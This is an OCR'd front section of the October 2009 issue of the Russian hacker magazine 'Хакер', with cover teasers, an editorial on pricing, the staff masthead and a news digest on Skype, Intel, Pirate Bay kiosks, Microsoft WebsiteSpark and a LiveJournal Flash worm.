CHAOS CONSTRUCTIONS 09: ОТЧЕТ ОБ ИВЕНТЕ СТР. 84

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

ОКТЯБРЬ 10 (130) 2009

ХАКЕР 10 (ОКТЯБРЬ) 2009

TOR

ПЕРЕХВАТ ЧУЖОГО ТРАФИКА И ДРУГИЕ СЕКРЕТЫ ПСЕВДОБЕЗОПАСНОЙ ТЕХНОЛОГИИ

СТР. 26

УКОЛ СЛОНУ

РЕАЛИЗАЦИЯ SQL-INJECTION В POSTGRESQL

СТР. 76

WEB ЧЕРЕЗ ZOPE

ОБЗОР ПИТОНОВСКОГО WEB-ФРЕЙМВОРКА

СТР. 102

БУБЕН + НАПИЛЬНИК


ВСЕ, ЧТО ТЫ ХОТЕЛ ЗНАТЬ О СБОРКЕ ИЗ СОРЦОВ

СТР. 90

TOR/ ПЕРЕХВАТ ЧУЖОГО ТРАФИКА И ДРУГИЕ СЕКРЕТЫ ПСЕВДОБЕЗОПАСНОЙ ТЕХНОЛОГИИ

130

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 09010





Часто получаю комментарии о том, будто наш журнал дорого стоит. И вот что хочу сказать: ребята, ну у нас же не газета «Новости подмосковья», да и мы не меценаты :). Наш журнал стоит ровно столько, сколько он стоит, и мы знаем ему цену.
Это цена большой работы, которую десятки людей проделывают каждый месяц, по крупицам собирая Х и делая его таким, какой он есть. Три десятка классных статей, 8.5 Гб софта на диске, 144 полосы нового контента, куча исследовательской работы, взломов и пен-тестов. Знаю точно, что, при правильном использовании, Хакер дает очень много новых знаний, которые стоят явно дороже цены журнала.


P.S. Раз уж поднял эту тему, хочу напомнить на всякий случай об отличном способе получать журнал по фиксированной цене и даже со скидкой: редакционная подписка. Теперь ее можно быстро оформить в любом терминале QIWI, после чего ты начнешь получать журнал курьером, если живешь в Москве и бандеролью, – если не в Москве.

ПРИЯТНОГО ЧТЕНИЯ!

nikitozz, гл. ред. Х
www.ring0cup.ru – новые хак-квесты каждый месяц!



Content



/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN\ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/ART
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING
(game)land
>Учредитель
ООО «Гейм Лэнд»
119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА
/ Тел.: (495) 935-7034, **факс:** (495) 780-8824

>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Максим Соболев
Надежда Гончарова
Наталья Мистюкова
>Администратор
Мария Бушева
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Старший трафик-менеджер
Марья Алексеева

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Руководитель московского направления
Ольга Девальд
(devald@gameland.ru)
>Руководитель регионального направления
Татьяна Кошелева
(kosheleva@gameland.ru)
>Руководитель отдела подписки
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

МАРИЯ «MIFRILL» НЕФЕДОВА MIFRILL@REAL.XAKEP.RU

MEGANEWS

ОБО ВСЕМ ЗА **ПОСЛЕДНИЙ МЕСЯЦ**



МЫ ДЕЛИЛИ АПЕЛЬСИН

Мы уже писали о том, что создатели Skype Никлас Зеннстрем и Янус Фриис пытаются вернуть свое детище обратно, хотя сами же продали Skype компании eBay за 3.1 миллиарда долларов четыре года назад. Но тогда предприимчивые шведские бизнесмены сохранили на руках патенты на технологию Joltid, на основе которой и работает Skype. В итоге, eBay использовал Joltid по лицензии, которую Зеннестрем и Фриис, согласно своему коварному плану, отозвали в судебном порядке несколько месяцев назад. После было сделано предложение о выкупе Skype. Однако eBay не пошел по поводу у шантажистов и вместо этого, продал Skype группе частных инвесторов. Теперь 65% акций Skype принадлежит им, а оставшиеся 35% по-прежнему являются собственностью eBay. Зеннестрем и Фриис, рассчитывавшие на «капитуляцию противника», а точнее ожидавшие, что после аннулирования лицензии, они смогут выкупить Skype обратно по бросовой цене, незамедлительно подали в суд, обвиняя eBay в нарушении патентов. В eBay же до сих пор делают хорошую мину при плохой игре и не собираются уступать, даже грозясь переписать все с нуля, дабы не нарушать ничьих авторских прав. Слушания по этому запутанному делу начнутся не ранее 2010 года.

УМНЫЕ НАУШНИКИ

Отличную разработку представила компания Sony Ericsson: гарнитура Sony Ericsson MH907 — это первый в мире хэдсет, который сам в состоянии определить, когда нужно включить или остановить музыку, а когда нужно переключиться в режим разговора. А все гениальное, как всегда, просто — модель MH907 реагирует на движение, то есть, имеет жестовую систему управления. Чтобы включить музыку, достаточно вставить в уши оба наушника, чтобы выключить — вытащить оба наушника из ушей, а чтобы переключиться в режим гарнитуры или поставить на паузу — вынуть, или наоборот, вставить в ухо только один наушник. Выпустят чудо-гарнитуру в двух цветовых вариантах — желто-белый и хромированный титан, длина провода составит 164 см, вес — 25.32 грамма. Цена новинки будет равна примерно 39 евро. Работать гарнитура, понятное дело, будет с девайсами Sony Ericsson, оснащенными разъемом «Fast port».

В 2010 ГОДУ ПОЯВЯТСЯ ДВА НОВЫХ ДОМЕНА — .VIP И .ECO.

ДЕНЬ ПРОГРАММИСТА СТАЛ ОФИЦИАЛЬНЫМ

Итак, случилось долгожданное — президент РФ Дмитрий Медведев утвердил указ о признании каждого 256 дня года официальным праздником — Днем программиста. В обычные годы эта дата будет попадать на 13-е сентября, а в високосные, соответственно, на 12-е. Само число 256, конечно, было выбрано неслучайно, в Минкомсвязи говорят, что сочли два в восьмой степени «самым программистским вариантом» :). Что здесь еще добавить? С прошедшим!

НАШ ЦЕНТР ИЗУЧЕНИЯ ОБЩЕСТВЕННОГО МНЕНИЯ УТВЕРЖДАЕТ, ЧТО К ИНЕТУ В РОССИИ ПОДКЛЮЧЕН КАЖДЫЙ 3-ИЙ (32% ВСЕХ ЖИТЕЛЕЙ СТРАНЫ).

PC27

НЕ УСПЕВАЕШЬ ДОСМОТРЕТЬ? ПРОДОЛЖИ ПОТОМ



На YouTube появилась новая фишка, которая сильно облегчит жизнь всем, кто любит смотреть длинные ролики и не возражает против просмотра фильмов в онлайне. Теперь если ты неожиданно прерываешь просмотр ролика (например, случайно закрыв окно) YouTube запоминает, что ты смотрел и на каком моменте остановился, и при следующем визите, ты продолжишь с того же места. Работает это правило для роликов длиной не менее 20 минут, а во избежании ложных срабатываний ты должен посмотреть не меньше минуты видео, а до конца должно оставаться не менее трех минут. Учитывая, что YouTube вовсю работает над подписанием договоров с крупными игроками кино- и теле-индустрии, и на сайте скоро появится немало фильмов, сериалов и шоу, просмотр которых, скорее всего, будет платным, можно сказать, что эта функция еще и неплохой задел на будущее.

ТЕСТЫ ЖУРНАЛА COMPUTERWORLD ПОКАЗАЛИ, ЧТО GOOGLE CHROME 3.0 В 2.5 РАЗА БЫСТРЕЕ FIREFOX, В 5 РАЗ БЫСТРЕЕ OPERA 10 И В 9 РАЗ БЫСТРЕЕ IE8.



ЗАРАБОТОК В БЛОГЕ

Новый совместный проект Google и LiveJournal предлагает юзерам, у которых есть платный аккаунт в ЖЖ, зарабатывать на своем блоге деньги. Система «Твой журнал — твои деньги» (Your Journal — Your Money) проста, и потребует только наличия платного аккаунта в ЖЖ и аккаунта Google AdSense. В профиле LJ появилась новая вкладка «Моя реклама», где можно выбрать формат рекламы (текстовая или баннерная) и место ее расположения в журнале. Ну а дальше полагается расслабиться и пожинать плоды кликов. Кстати, интересно — платные пользователи рекламу по-прежнему видеть не будут, и эту тоже, если только не решат посмотреть на нее добровольно. Все вырученные от показов AdSense деньги пойдут владельцу журнала (за вычетом доли Google). Идея неплоха, спору нет, только вот большинство пользователей в лучшем случае смогут заработать себе на оплату аккаунта, чего нельзя сказать о Google и LiveJournal :).

ВСЕЛЕНСКИЙ ЗАГОВОР ПРОТИВ AMD

Если ты хоть немного следишь за тем, что происходит в мире, то наверняка знаешь, что компания Intel не так давно была приговорена к штрафу в размере более миллиарда евро за нечестную конкуренцию. А все из-за того, что Еврокомиссии удалось выяснить, что Intel предоставляла своим вендорам разнообразные бонусы, скидки и другие «интересные условия», если те взамен соглашались прекратить закупки товара у AMD вообще, или сократить их до 5% от ассортимента. Intel в ответ, разумеется, подали апелляцию в Европейский суд, а также, очевидно, испугавшись за свою репутацию, раздули в прессе немалую шумиху, заявляя, что ничего подобного никогда не было, а решение Еврокомиссии несправедливо. Так как скандал получился публичным, Еврокомиссии не осталось ничего иного, как раскрыть карты и предоставить публике факты. В итоге на свет появился пресс-релиз, содержащий фрагменты переписки высокопоставленных сотрудников таких компаний как HP, Dell, NEC, MSH и т.д. Речь во всех приведенных письмах идет о различных «негласных договоренностях» с компанией Intel. Самым что ни на есть открытым текстом. Если возражения у Intel найдутся и на это (а они, скорее всего, найдутся), то звучать они теперь будут крайне неубедительно.



PC27 J3

ПИРАТСКИЕ КИОСКИ — НАЛЕТАЙ!

Очень оригинальную штуку придумали чуваки из Германии, поддерживающие The Pirate Bay. Узнав о грядущей продаже трекера, а также не сильно вдохновившись решением суда, который недавно признал команду TPB виновной, ребята слили с «Бухты» всю базу (только торрент-файлы, само собой, кроме них на самом TPB ничего и нет) и открыли Пиратский киоск — Kiosk of Piracy. Глухая будка, обклеенная kopimi стикерами и фольгой, является точкой доступа к локальной Wi-Fi сети и лишена доступа в интернет. Внутри локалки поднят сайт kioskofpiracy.org (точная его копия доступна и в онлайне), трекер и открыта возможность заливать свои файлы. Таким образом, придя к киоску с ноутбуком можно слить оттуда любой торрент-файл, а потом, выйдя в сеть, скачать все, что нужно. Организаторы киоска говорят, что хотели показать — даже если борцы с пиратством закроют трекеры, закроют файлообменники и «все интернеты» в целом, это все равно не убьет файлообмен, потому что есть другие пути. Например, такой киоск никто не отключит от интернета, потому что его здесь просто нет, нет никаких провайдеров, хостеров и других посредников. Цитируя сайт проекта: «Нам не нужен интернет — «чудеса» могут происходить где угодно». Также организаторы Пиратского киоска надеются, что противники копирайта по всему миру поддержат их начинание и откроют аналогичные точки в самых разных городах и странах.



КОМПАНИЯ OPERA SOFTWARE ВЫПУСТИЛА ФИНАЛЬНУЮ ВЕРСИЮ БРАУЗЕРА OPERA 10, ЧЕЙ ДВИЖОК НА 40% БЫСТРЕЕ OPERA 9.6.

В MCAFEE ПРЕДУПРЕЖДАЮТ — ЗА ПОСЛЕДНИЙ ГОД СОФТА КРАДУЩЕГО ПАРОЛИ И РЕКВИЗИТЫ СТАЛО НА 400% БОЛЬШЕ.

IPOD'Ы СНОВА ОБНОВИЛИСЬ

Компания Apple, как и ожидалось, представила обновленные линейки своих плееров iPod. Наиболее сильным изменениям подвергся iPod nano: в него добавилась камера с возможностью съемки видео и микрофон (разрешение видео 640x480, кодек H.264, запись звука в формате AAC), шагомер, FM-радио с функциями живой паузы, а также диктофон и поддержка управления голосом VoiceOver. Плюс немного «подрос» размер экрана (до 2.2" дюйма). Интересно, что невзирая на наличие камеры, делать фото iPod nano не умеет. Остальные плеера столь радикальных перемен не понесли. В единственную линейку плееров с жестким диском — iPod classic — вернулась модель на 160 Гб. iPod shuffle теперь совместим с большим количеством наушников (напомним, что все кнопки управления находятся не на корпусе shuffle, а вынесены на пульт наушников Apple Earphones или In-ear Headphones) — на рынке вскоре появятся предложения от Sony, V-MODA, Klipsch и Scosche. iPod touch в свою очередь стал быстрее, но в отличие от Nano не получил камеры. Стив Джобс объясняет это тем, что камера просто не влезла в стоимость, так как в Apple сделали ставку на «удешевление» iPod touch. Согласно опять-таки словам Джобса, touch для пользователей, это в первую очередь — кратчайшая дорога в AppStore и отличная игровая приставка, а камера это уже излишество и ненужные переплаты. Объяснение, мягко говоря, странное, но факт остается фактом — камеры в iPod touch нет.



WEBSITESPARK: НОВЫЕ ВОЗМОЖНОСТИ ДЛЯ ВЕБ-РАЗРАБОТЧИКОВ

ПО ПРАВДЕ ГОВОРЯ, ХВАЛИТЬ ТОГО, КОГО ТАК ДОЛГО РУГАЛ, КРАЙНЕ НЕПРИВЫЧНО. Но то, насколько умело Microsoft пытается сблизиться с гиками и вообще всем IT-сообществом, заслуживает всяческих похвал. Вчера - это и переведенная на русский язык библиотека MSDN (сколько в это было вбухано денег, никто даже не заикается) и бесплатные версии Visusal Studio для студентов и начинающих команд разработчиков (я сам лично не поленился отправить скан студенческого, чтобы получить полную «студию»). И вот теперь новое классное предложение - Microsoft предоставляет все, что может понадобиться небольшой веб-студии. Практически бесплатно.

Принять участие в программе WebsiteSpark (www.microsoft.com/rus/web/) может любая студия веб-разработчиков, если общее число работников к компании не превышает десяти человек. В России под этот критерий, вероятно, попадает большинство подобных компаний. В общем, даже в том случае, если в компании числится один единственный человек, и этот человек - ты, ничто тебе не помешает также подписаться на эту программу. Почему нет?

МОЩНЫЙ НАБОР СРЕДСТВ

Бонусы от участия в студии ты получаешь сразу в виде набора инструментов для проектирования и разработки приложений, а также софта для организации хостинга. Твои кодеры получат 3 лицензии на Visual Studio 2008, причем в Professional Edition, верстальщик и дизайнер сможет использовать полноценную Expression Studio (1 лицензия) или же Expression Web (2 лицензии). Независимо от того, собираешься ли ты сам хостить сайты-проекты или же просто иметь площадку для тестирования, ты в любом случае получаешь лицензионные Windows Web Server 2008 и SQL Server 2008 Web. Но если веб-разработчик серьезно планирует заниматься размещением веб-сайтов, то ему будет предоставлено по четыре рабочие лицензии «на процессор».

Как тебе? Едва взявшись с приятелем за разработку веб-приложений, ты сможешь позволить себе полную Visual Studio. В случае с бесплатной Express Edition пришлось бы мириться с отсутствием unit-тестов и слабой поддержкой совместной работы. Тут же ты сразу получаешь пакет из полноценных инструментов, которые могут понабиться для работы программистов, дизайнеров и администраторов. По правде говоря, тебя никто не обязывает вести разработку именно для платформы .NET – Expression в любом случае подойдет для дизайнеров и верстальщиков, независимо от того, на какой технологии будет построена логика приложения. А все серверные компоненты отлично справятся с хостингом приложений, написанных на том же PHP. Тем более, в твоем распоряжении будет панель управления DotNetPanel для эффективного управления параметрами размещения веб-сайтов.



ВОЗМОЖНОСТЬ ЗАСВЕТИТЬСЯ

Большая проблема начинающей студии - заявить о себе, засветиться перед потенциальным заказчиками и доказать, что способна выполнять самые сложные задания. В рамках программы запущен сайт WebsiteSpark Marketplace, где разработчик может дать информацию о себе и получить реальный шанс быть найденным заказчиками. Это реальная возможность получить первичную или расширить уже существующую клиентскую базу. Более того, на ресурсе «Галереи веб-приложений» можно разместить собственные разработки, к которым будут иметь доступ тысячи разработчиков и заказчиков, желающих выбрать готовые веб-приложения и решения.

ПОЧЕМУ БЕСПЛАТНО?

Как и любой пользователь лицензионного ПО, ты получаешь профессиональную поддержку, в том числе два обращения в службу технической поддержки для устранения проблем технического характера. Помимо этого – неограниченный доступ к управляемым группам новостей на сайте MSDN и неограниченная поддержка в решении вопросов нетехнического характера. В обычных условиях все это бы стоило немало. В случае с WebsiteSpark никто не будет брать с тебя денег за присоединение к программе и использование ее преимуществ. Единственный финансовый нюанс заключается в том, что в случае прекращении участия в программе будет необходимо уплатить символический взнос в размере 100 долл. США. Причины подобной щедрости со стороны Microsoft вполне понятны: это инвестиции в будущее. Сегодня тысячи маленьких компаний получат бесплатный софт и смогут построить бизнес на основе технологий MS, а завтра станут крупными фирмами и будут работать с Microsoft уже в роли бизнес-партнеров.



РОССИЙСКИЕ КОПИРАСТЫ АТАКУЮТ

Наши защитники авторских прав, похоже, решили перещеголять западных коллег — те пока не дошли до обращений к интернет-поисковикам, с требованиями убрать «криминальные» ссылки из результатов поиска. А вот российская ассоциация DVD-издателей, занимающаяся распространением через сеть цифровых копий фильмов, направила письма в Google, «Яндекс», Rambler и Mail.ru. Для придания требованиям серьезности, в ход, как обычно, пошли цифры, дескать, из-за файлообмена компании теряют 15% дохода от продаж и порядка 10% процентов прибыли от кинопроката. Тем не менее, в русском Google ассоциацию DVD-издателей вежливо переадресовали в головной офис, назвав то, что они предлагают, «цензурированием», а в «Рамблере» откомментировали, что поисковики не проверяют лицензии у сайтов, а лишь выдают объективную картину.

HD-ПЛЕЕР УНИВЕРСАЛ

Компания Compro Technology поведала о выпуске на российский рынок нового HD-плеера «VideoMate Network Media Centre 1000W», который способен заменить собой целый ряд устройств, став медийным центром дома. Плеер может похвастаться поддержкой формата H.264 и разрешения вплоть до 1080p (Full HD), умеет воспроизводить видео с HD-камер формата AVCHD без предварительной конвертации, а также имеет SATA-интерфейс, так что для хранения данных можно использовать и HDD. Помимо перечисленного, выполненный в изящном серебристом корпусе девайс умеет подключаться к интернету посредством LAN или беспроводных сетей 802.11g, и может даже исполнять обязанности BitTorrent-клиента. Как нетрудно догадаться, с хранением и воспроизведением фильмов, музыки, фотографий и другого медиа-контента у 1000W нет никаких проблем, плеер справляется с этим на ура. Еще одним приятным бонусом стало пассивное охлаждение, и как следствие — совершенно бесшумная работа устройства. Здесь стоит заметить, что, благодаря хитрой системе циркуляции воздуха, плеер не перегревается даже при длительной работе.





ПОЧУВСТВУЙ СЕБЯ БОЛЬШИМ БРАТОМ



Первый в рунете ресурс персонального телевидения, позволяющий любому желающему бесплатно открыть свой собственный телеканал ЯTV (yatv.ru), представил оригинальный проект — первый в мире онлайн-реалити-квест «Это Я!», который запустился в октябре по адресу http://etoya.tv. Главный герой Кирилл — 20-летний мастер боевых искусств, любитель острых ощущений и, конечно же, девушек — всегда находится в прямом эфире. Он живет не в студии, а в обычной московской квартире, и всегда находится в онлайне, не важно, спит он, гуляет по парку или занят чем-то еще. Для этого на его бейсболке закреплена веб-камера, еще одна находится в руках или где-то поблизости, а у него за спиной, в рюкзаке, включенный ноутбук. Кирилл утверждает, что на все это его подвигла некая организация, которая обещает исполнить его саму искреннюю мечту. Но для начала Кириллу придется выполнить множество самых разных заданий организации, в числе которых обезвреживание бомбы, роупджампинг, разгадывание головоломок и так далее. Никакого монтажа, дублей, и отрепетированных реплик — герой не знает, что вокруг него инсценировка, а что нет. Наблюдать за всем этим ты можешь в самом что ни есть прямом эфире, а главное, ты можешь влиять на происходящие события при помощи SMS, чата или даже личной встречи с героем.

17% ОТ ВСЕГО ВРЕМЕНИ, ПРОВОДИМОГО В ИНТЕРНЕТЕ, АМЕРИКАНЦЫ УДЕЛЯЮТ БЛОГАМ И СОЦИАЛЬНЫМ СЕТЯМ.



ВИРУСЫ В СОЦИАЛЬНЫХ СЕТЯХ

Новая зараза дала знать о себе, распространившись в «Живом журнале» (ЖЖ). Малварь был написан на Flash и прятался в постах, сопровождаемых видео-контентом. Если залогиненый в LJ пользователь натыкался на зараженный таким постом журнал, его собственный блог тоже инфицировался через кросс-доменный запрос на Livejournal.com. Вирь сбрасывал настройки последних записей в журнале на настройки по умолчанию (записи становились публичными и сопровождались дефолтным юзерпиком), вывешивал новую запись, содержащую Flash-заразу, а также e-mail адрес хозяина ЖЖ отправлялся прямиком к авторам вируса. Несмотря на это, в Sup Fabric утверждают, что случаев кражи паролей не было. Впрочем, возможно до этого просто не успело дойти — пострадать успело всего порядка 100 человек. Получив жалобы от юзеров, в SUP быстро прикрыли доступ ко всему видео-контенту вообще, и, лишь устранив уязвимость, «вернули видео» пользователям. С похожими способами распространения вирусов уже сталкивались социальные сети «Одноклассники» и «ВКонтакте», и нужно отдать должное Sup — другие компании реагировали на проделки вирусмейкеров не так оперативно.

БОЙТЕСЬ НЕЗНАКОМЫХ E-MAIL'OB

Оригинальный прецедент создал суд США, когда обязал компанию Google предоставить личные данные и деактивировать аккаунт пользователя, к которому случайно попали секретные банковские данные. Все началось с того, что один из сотрудников банка Rocky Mountain случайно отправил мэйл, содержащий конфиденциальные данные о 1325 юридических и физических лицах на неправильный адрес. Проштрафившийся сотрудник сообщил о случившемся, и Rocky Mountain попытались отозвать письмо, обратившись в Google с просьбой его удалить, но получили отказ. Тогда банк подал на Google в суд, требуя предоставить данные о пользователе, к которому «якобы случайно» утекла информация. В итоге, федеральный судья постановил, что Google обязан не только предоставить личные данные о юзере (который, кстати, до сих пор не объявился, хотя ему писали), но и деактивировать его акк. Конечно, утечка могла быть не такой уж и «случайной», и с этих позиций действия банка вполне понятны, но с другой стороны — а если действительно пострадал невиновный? Потеря e-mail аккаунта со всей информацией в наши дни не самая приятная штука, не говоря уже об «осадке», которой тоже наверняка останется, когда к чуваку ворвутся с обыском, или скрутят его где-нибудь на улице. Да и вообще получается, что если тебе на голову свалится мэйл с какой-то секретной информацией, то пострадать от этого можешь ты, а не отправивший его человек. Оригинально, что и говорить.



ИГРОДЕЛЫ ПОДКЛЮЧИЛИСЬ К PROJECT NATAL



Все более интересные новости поступают из стана разработки Project Natal. Мы уже не раз писали об этой инновационной технологии Microsoft, благодаря которой играть и управлять медиа-контентом станет возможно безо всяких манипуляторов. Все что тебе потребуется с Project Natal — твое собственное тело (не считая, конечно, сенсора для XBox 360, для которой Natal разрабатывается). Хочешь — листай меню взмахом руки, хочешь — скачи, как сумасшедший, «катаясь на скейте», «играй в футбол», «рули» и так далее. Любые движения, распознавание мимики, практически любые симуляторы, что могут придти в голову, полный интерактив с виртуальным «заэкраньем», и большие перспективы в будущем, вплоть до шопинга с функцией примерки на реального себя виртуальной одежды. Но такой технологии нужна поддержка, нужны компании, которые будут выпускать продукты под нее. На этот счет все стоически «хранили радиомолчание», и вот на прошедшей TGS'09 (Tokyo Game Show) сразу ряд компаний «вышли из тени», объявив о работе над проектами для Natal. Среди них оказались такие монстры как Sega, Electronic Arts, Activision Blizzard и Capcom. Страшно подумать, что у них может получиться.



